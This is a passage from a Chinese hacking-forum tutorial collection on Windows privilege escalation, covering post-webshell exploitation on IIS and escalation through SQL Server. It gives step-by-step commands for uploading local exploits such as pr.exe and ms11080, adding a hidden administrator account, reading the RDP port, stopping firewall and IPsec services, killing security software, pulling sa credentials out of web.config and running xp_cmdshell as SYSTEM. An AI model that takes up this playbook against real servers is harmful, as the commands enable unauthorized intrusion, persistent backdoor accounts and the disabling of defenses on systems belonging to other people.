[02]: x86 Family 18 Model 1 Stepping 0 AuthenticAMD ~2598 Mhz
[03]: x86 Family 18 Model 1 Stepping 0 AuthenticAMD ~2598 Mhz
[04]: x86 Family 18 Model 1 Stepping 0 AuthenticAMD ~2598 Mhz
BIOS 版本: INTEL - 6040000
Windows 目录: C:\WINDOWS
系统目录: C:\WINDOWS\system32
启动设备: \Device\HarddiskVolume1
系统区域设置: zh-cn; 中文 (中国)
输入法区域设置: zh-cn; 中文 (中国)
时区: (GMT+08:00) 北京, 重庆, 香港特别行政区, 乌鲁木齐
物理内存总量: 511 MB
可用的物理内存: 274 MB
页面文件: 最大值: 1,235 MB
页面文件: 可用: 1,055 MB
页面文件: 使用中: 180 MB
页面文件位置: C:\pagefile.sys
域: WORKGROUP
登录服务器: 暂缺
修补程序: 安装了 1 个修补程序。
[01]: Q147222
网卡: 暂缺
```


0.0 没打补丁也. 接着在那可读可写可执行的目录下, 上传我们的 exploit.




执行 pr,为什么不回显呢?

我在这里解答一下吧,因为上传的文件的路径 文件夹里面有 空格 c:\Documents and Settings\All Users\Documents\My Music\Sample Playlists\0012F852\ 我们换个路径吧

C:\RECYCLER




看到没有,有回显了. Pr 的使用方法就是 文件所在的路径 + "cmd 命令".



C:\RECYCLER\pr.exe "whoami"

返回数据,system 权限 0.0.可以直接添加 administrator 的用户.




C:\RECYCLER\pr.exe "net user xiaoguai h4x0er.com /add & net localgroup administrators xiaoguai /add"
添加一个 xiaoguai 的账号,密码是 h4x0er.com,把 xiaoguai 这个账号添加进 administrators 这个组里面.

接着我们就查看一下 3389 的端口.点击读取注册表,读取

HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp\PortNumber

这个键里面的值.



然后就直接 3389 登陆吧,如果登陆不上,参考一下附录下的解决方法.




以刚才添加账号的登陆进去了.

接下来演示一下 aspx 的 webshell 提权,当 asp 不支持 WScript.而支持 aspx 的脚本时候就可以试试用 aspx 来提权.

法客论坛 (F4ckTeam) 建站一周年提权文集



Aspx webshell 是调用 .net 的组件来运行 cmd 命令的.



打开 C:\RECYCLER\目录,点击文件管理,浏览 ms11080.exe,然后点击上传。

返回 File upload success!就说明上传成功了,0.0 我们看看该目录下是否存在 ms11080.exe 这个文件如果不存在的话,很有可能是被杀毒软件杀掉了。


接下来切换到 cmd 命令去. 输入

/c C:\RECYCLER\ms11080.exe 当出现 Add to Administrators success

说明 90sec 这个账号添加成功了.账号密码都是 90sec.



我们运行 net user 看看是否添加上去了



我们刚用 pr 和 ms11080 添加的账号都在。


Pr 和巴西烤肉的使用方法是一样的,ms11080 和 ms11046 使用方法也是一样的,下面就不演示了. 提权工具的方法也差不多,不懂的时候可以去 baidu 找一下..这里就不再登陆上去了.



Aspx 的 webshell 下点击系统信息,Terminal Port : 即 3389 的端口,

或者在 aspx webshell 下的注册表查询

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp\PortNumber



Aspxspy 还有一个反弹的 端口映射,--很卡..aspx 的 shell 因为是 user 权限,所以可以直接在 shell 里反弹的。

0x03 附录

1.IIS6.0 下将 webshell 提升为 system 用户权限的方法:

进入应用程序池-属性-标识:

将标识里面的预定义账号设为:本地系统 (代表 webshell 具有 system 用户权限)

或者选用那个"TWAM_主机名"用户,再用 clone5.exe 程序克隆"TWAM_主机名"用户

2.提权漏洞的对应补丁号查询 cmd 版

自动检测补丁的 CMD 命令,命令比较简单,就不解释了,由于只有一行,所以直接复制到 cmd 中就可以执行了,不需要保存为批处理文件.....

提权漏洞的对应补丁号查询 cmd 版+加提权工具包:

你可以把"@echo %i Not Installed!"换成 "%i.exe Parameters",就可以自动提权了.....

提权漏洞的对应补丁号查询 cmd 版+加提权工具包

```
systeminfo>a.txt&(for %i in (KB2360937 KB2478960 KB2507938 KB2566454 KB2646524 KB2645640
KB2641653 KB944653 KB952004 KB971657 KB2620712 KB2393802 kb942831 KB2503665
KB2592799) do @type a.txt|@find /i "%i"||@echo %i Not Installed!)&del /f /q /a a.txt
```

接下来内容由 90sec 的 0days 修正

这个版本是核老大写的...用的是 systeminfo 来看装了哪些补丁... 里面的补丁号已经更换过

```
了.systeminfo>a.txt&(for %i in (KB952004 KB956572 KB2393802 KB2503665 KB2592799 KB2621440
KB2160329 KB970483 KB2124261 KB977165 KB958644) do @type a.txt|@find /i "%i"||@echo %i Not
Installed!)&del /f /q /a a.txt
```

这个是我按照他的命令修改的...是查看 c:\windows\下安装补丁之后留下的 log 文件来查看是否安装了补丁...

```
dir c:\windows\>a.txt&(for %i in (KB952004.log KB956572.log KB2393802.log KB2503665.log
KB2592799.log KB2621440.log KB2160329.log KB970483.log KB2124261.log KB977165.log
KB958644.log) do @type a.txt|@find /i "%i"||@echo %i Not Installed!)&del /f /q /a a.txt
```

3.3389 连接不上的解决方法

如果直接连接连接不上,有可能是以下几种情况以及解决方法

1.远程桌面服务没开启

可以把

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t  
REG_DWORD /d 0 /f
```

保存成 bat 文件在 cmd 下找个可写目录然后以 system 权限运行.

2.IP 策略阻拦

```
sc stop policyagent
```

3.Windows 自带防火墙阻拦

```
net stop sharedaccess
```

4.其他防火墙阻拦

tasklist /svc 此命令可以获取每个进程中主持的服务

看到哪个不是系统自带的服务或者正在运行的进程

用 ntsd -c q -pn xxx.exe 和 net stop 还有 sc stop 这几个命令以 system 权限 xx 掉它.

5.内网

可以通过 lcx 等转发工具

第5节 Sql Server 提权

作者: 小乖

邮箱: hx0c4k@gmail.com

来自: 法客论坛-F4ckTeam

地址: <http://team.f4ck.net>

0x00 Sql Server 简介

0x01 用户权限介绍

0x02 Sa 用户提权

0x03 db_owner 提权

0x00 Sql Server 简介

SQL 是英文 Structured Query Language 的缩写, 意思为结构化查询语言。SQL 语言的主要功能就是同各种数据库建立联系, 进行沟通。按照 ANSI(美国国家标准协会)的规定, SQL 被作为关系型数据库管理系统的标准语言。

SQL Server 是由 Microsoft 开发和推广的关系数据库管理系统(DBMS), 它最初是由 Microsoft、Sybase 和 Ashton-Tate 三家公司共同开发的, 并于 1988 年推出了第一个 OS/2 版本。Microsoft SQL Server 近年来不断更新版本, 1996 年, Microsoft 推出了 SQL Server 6.5 版本; 1998 年, SQL Server 7.0 版本和用户见面; SQL Server 2000 是 Microsoft 公司于 2000 年推出, 目前最新版本是 2012 年 3 月份推出的 SQL SERVER 2012。

不知道大家以前或者现在有没有搞过端口抓鸡呢, 1433 端口, 如果弄过的童鞋一定很熟悉这个端口, 其实这个端口抓鸡的原理就是依靠 SQL Server 数据库的弱口令进行传马/执行 cmd 等一系列的入侵行为。其实 sql server 也可以叫 mssql 相信这个大家会更熟悉一些。下面我们就来介绍 Sql server 各个用户里的权限。

0x01 用户权限介绍

Sa 可以执行 mssql 数据库的所有操作

db_owner 执行所有数据库角色活动

public 维护所有默认权限

db_accessadmin 添加和删除数据库用户, 组及角色

db_ddladmin 添加、更改或删除数据库对象

db_security admin 分配语句执行和对象权限

db_backupoperator 备份数据库

db_datareader 读取任何表中的数据

db_datawriter 添加、更改或删除所有表中的数据

db_denydatareader 不能读取任何表中的数据

db_denydatawriter 不能更改任何表中的数据

在没降权的情况下,MSSQL 的服务是以 system 权限运行的.注意这一点很重要,如果 mssql 服务是以 users 组或者 guests 组降权运行的话,会导致下面一系列的操作进行不了.

MSSQL 的数据库帐户权限类似 WINDWOS(这里是类似.不是等于), 简单来说可以分为 SA, DB_OWNER, PCUBLIC 等, SA 类似 WINDWOS 中的管理员, DB_OWNER 类似 WINDOWS 中的 Power Users.

Power Users 高级用户可以改变所有配置,执行所有程序,唯一就是不能把自己加进 administrators 组去.但 mssql 里的 db_owner 显然没 windows 的 Power Users 那么可爱,他相对来说没那么大的权限,他不能执行程序.db_owner 能对 mssql 数据库进行任何操作.比如建一个表,或者建一个字段,删除那个表删除那个字段,包括修改插入,都是可以做到的.仅限于自己所管理的数据库之内,他只在自己所在的数据库之内,他就不能深入到系统里面,去执行系统的命令,当然他也不能执行程序.也就是说如果你的 mssql 账号 dbowner 权限的话,你想上传个木马运行那是不现实的,PCUBLIC 相当于 users 用户,只能在指定的数据库内进行一些简单的操作,不能用于提权.

0x02 Sa 权限提权

在讲 sa 权限提权前我们先说说这个提权的前提一些重要点,第一 mssql 的服务没有降权,是以默认服务继承的权限来运行的.第二那就是找到 sa 的用户密码(你这不是废话么.小心我楼下丢你鸡蛋和臭菜叶子! 哎哟.砸中枪了).

0.0 先说说一般我是咋找的吧,在网站的目录一般情况下,你是有可读可写的权限。 你可以尝试找一下 asp 网站的话大概就 conn.asp(一般都放在这文件名的文件里,不过 asp 类型的网站很少有用到 mssql 的,现在一般用 asp 的网站都是一些小型网站.access 基本够了).如果是 aspx 类型的网站那就是 web.config 这个文件里了.一般数据库的数据库、账号、密码都是以明文保存的,当然也有一些不是以明文保存是以一些 bin 目录里的加密的 base64 的加密函数保存,或者是以 hash 加密保存下来的 sa 密码.这里不多做详细的解释.

hash 加密的参考

<http://it.anhuinews.com/network/442646/391737177179.shtml>

Asp.net 解密反编译

http://gov.com.im/art_design/2011/1113/asp-net%E8%A7%A3%E5%AF%86.html

现在,我们开始,sa 提权之旅吧.

IP: Port:

127.0.0.1 : 21	Close
127.0.0.1 : 25	Close
127.0.0.1 : 80	Open
127.0.0.1 : 110	Close
127.0.0.1 : 1433	Close
127.0.0.1 : 1723	Close
127.0.0.1 : 3306	Close
127.0.0.1 : 3389	Close
127.0.0.1 : 4899	Close
127.0.0.1 : 5631	Close
127.0.0.1 : 43958	Close
127.0.0.1 : 65500	Close

先扫描一遍端口,mssql 开启的服务端口是 1433.- -我这里是 mssql2K 不知道为啥.搭建的环境 1433 端口硬是没开..奇怪. -0-我这里大概说一下.

接下来在网站的目录下找 mssql 连接的字符串

```
<add key="ConnectionString" value="server=(local);uid=sa;pwd=sa;database=Northwind" />
```

Local 本地 ip

Uid=账号 sa

Pwd=密码 sa

Database=数据库 Northwind


```
E:\www\Web.config Default
□□□□□□
<?xml version="1.0" encoding="utf-8"?>

<configuration>
  <appSettings>

    <add key="DatabaseType" value="SqlServer" />
    <add key="ConnectionString" value="server=
(local);uid=sa;pwd=sa;database=Northwind" />
    <add key="DatabaseOwner" value="dbo" />
  </appSettings>
  <system.web>
    <httpRuntime maxRequestLength="1000000" executionTimeout="2000"
useFullyQualifiedRedirectUrl="false" minFreeThreads="8" minLocalRequestFreeThreads="4"
appRequestQueueLimit="100" enableVersionHeader="false" />
    <webServices>
      <protocols>
        <add name="HttpSoap" />
        <add name="HttpPost" />
        <add name="HttpGet" />
        <add name="Documentation" />
      </protocols>
    </webServices>
    <pages validateRequest="false" enableSessionState="true"
enableViewState="true" />
  </system.web>
</configuration>

```


在 aspxspy 下,我们连接上去提权.



server=localhost;UID=sa;PWD=sa;database=Northwind;Provider=SQLOLEDB

Server 输入的是 ip 地址.

Uid 就是 mssql 的账号 pwd 就是 mssql 账号密码。这样看应该清晰了吧 0.0
在 go 的旁边的菜单栏点击一下,选择 mssql.再点击 go.



登陆以后我们首先看看他是什么权限.


Exec master.dbo.xp_cmdshell 'whoami'

返回 nt authority\system

太好了,没有降权-0-。System 权限在基础篇上讲过,是 windows 理论上最高权限的用户.

这可是比 administrator 还要高很多.由于 mssql 默认安装下是继承系统的权限神马的.所以他有了 system 这权限.

接下来我们执行创建账号密码的 mssql 语句吧



```
Exec master.dbo.xp_cmdshell 'net user xiaoguai www.h4x0er.com /add'
Exec master.dbo.xp_cmdshell 'net localgroup administrators xiaoguai /add'
```

添加账号 xiaoguai 密码 www.h4x0er.com

把 xiaoguai 添加到 administrators 这个用户组里(这里做个小提示,有些管理员为了恶心一下一些不咋懂用户组的小菜鸟,会把 guests 组改成 administrators 组来恶心人--,最好就是先确定管理员所在的组,然后再把你的用户添加进那个组里面.)

Exec master.dbo.xp_cmdshell '' 在这"两个单引号里面可以执行 dos 命令.是以 system 权限运行的.你可以把木马传上去,然后执行.

提示执行成功了,我们接着




```
Exec master.dbo.xp_cmdshell 'net user '
```

0.0. 有 xiaoguai 这个账号了.

接着这里就不提供找端口的了. 一般都是 `netstat -an` 或者注册表神马的里面翻,上一节文章已经写了.

Asp 的大概演示一下



我的 asp 的 shell 里面有 sql 命令

第二个框是 mssql 账号

第三个框是 mssql 密码

Command 就是让你输入 dos 命令,然后他会执行的.

这里我就输入个 ver 做下演示.

Ms_sql提权这个 我这里也登陆不了.没 1433 端口呃.. 大概就这样吧.和 aspx 的那个数据库连接也差不多.

至于 mssql 提权时候遇到的一些错误要怎么修复.

我这里贴个文章吧.大家有兴趣,或者提权的时候遇到错误命令执行不了的时候就可以去试试了.<http://netsky-cheng.iteye.com/blog/1057315>

0x03 db_owner 提权

这个方法比较另类,实现的过程也比较鸡肋..为了学习,我还是把方法提供出来吧.

Db_owner 可以执行所有数据库角色活动.

不能调用 `xp_cmshell` 的话我们就做一个触发器来触发达到提权的效果.

首先登陆..

数据库: >>

ConnectionString: MSSQL

MSSQL Version: Microsoft SQL Server 2000 - 8.00.194 (Intel X86) Aug 6 2000 00:57:48 Copyright (c) 1988-2000 Microsoft Corporation Enterprise Edition on Windows NT 5.2 (Build 3790; Service Pack 2)

SrvRoleMember: db_owner

Please select a database: SQLExec:

Run SQL

Copyright © 2006-2009 [XiaoGua's Blog](#) All Rights Reserved.

是 db_owner 的权限..

我们在 db_wner 他所在管理的表里，创建一个触发器,等管理员用 sa 用户去执行插入表命令的时候会触发，达到提权的效果。

我这里大概提供个思路吧.毕竟我也没成功利用过..

SrvRoleMember: db_owner

Please select a database: SQLExec:


Run SQL

TABLE_NAME	TABLE_TYPE	DATE_CREATED	DATE_MODIFIED
au_Comment	TABLE	2012-6-20 20:03:58	
au_Content	TABLE	2012-6-20 20:03:58	
bairong_Administrator	TABLE	2012-6-20 19:55:51	
bairong_AdministratorsInRoles	TABLE	2012-6-20 19:55:51	
bairong_Cache	TABLE	2012-6-20 19:55:51	
bairong_Config	TABLE	2012-6-20 19:55:51	
bairong_Count	TABLE	2012-6-20 19:55:51	
bairong_Digg	TABLE	2012-6-20 19:55:51	
bairong_IP2City	TABLE	2012-6-20 19:55:51	
bairong_Log	TABLE	2012-6-20 19:55:51	
bairong_Module	TABLE	2012-6-20 19:55:51	
bairong_PermissionsInRoles	TABLE	2012-6-20 19:55:51	
bairong_Roles	TABLE	2012-6-20 19:55:51	
bairong_TableCollection	TABLE	2012-6-20 19:55:51	
bairong_TableMatch	TABLE	2012-6-20 19:55:51	
bairong_TableMetadata	TABLE	2012-6-20 19:55:51	
bairong_TableStyle	TABLE	2012-6-20 19:55:51	
bairong_TableStyleItem	TABLE	2012-6-20 19:55:51	

完毕

这个 db_owner 用户可以管理 test 这个表.

我们就在这个表里找到会员的账号密码所在的表段名

